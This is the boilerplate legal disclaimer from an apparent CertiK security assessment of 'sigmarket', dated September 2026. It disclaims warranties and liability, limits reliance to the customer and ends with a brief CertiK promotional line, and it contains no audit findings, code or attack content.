WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

Elevate Your Web3 Journey

CertiK is the largest Web3 security platform combining formal verification with audits and comprehensive security solutions.

sigmarket Security Assessment | CertiK Assessed on Sept 11th, 2026 | Copyright © CertiK

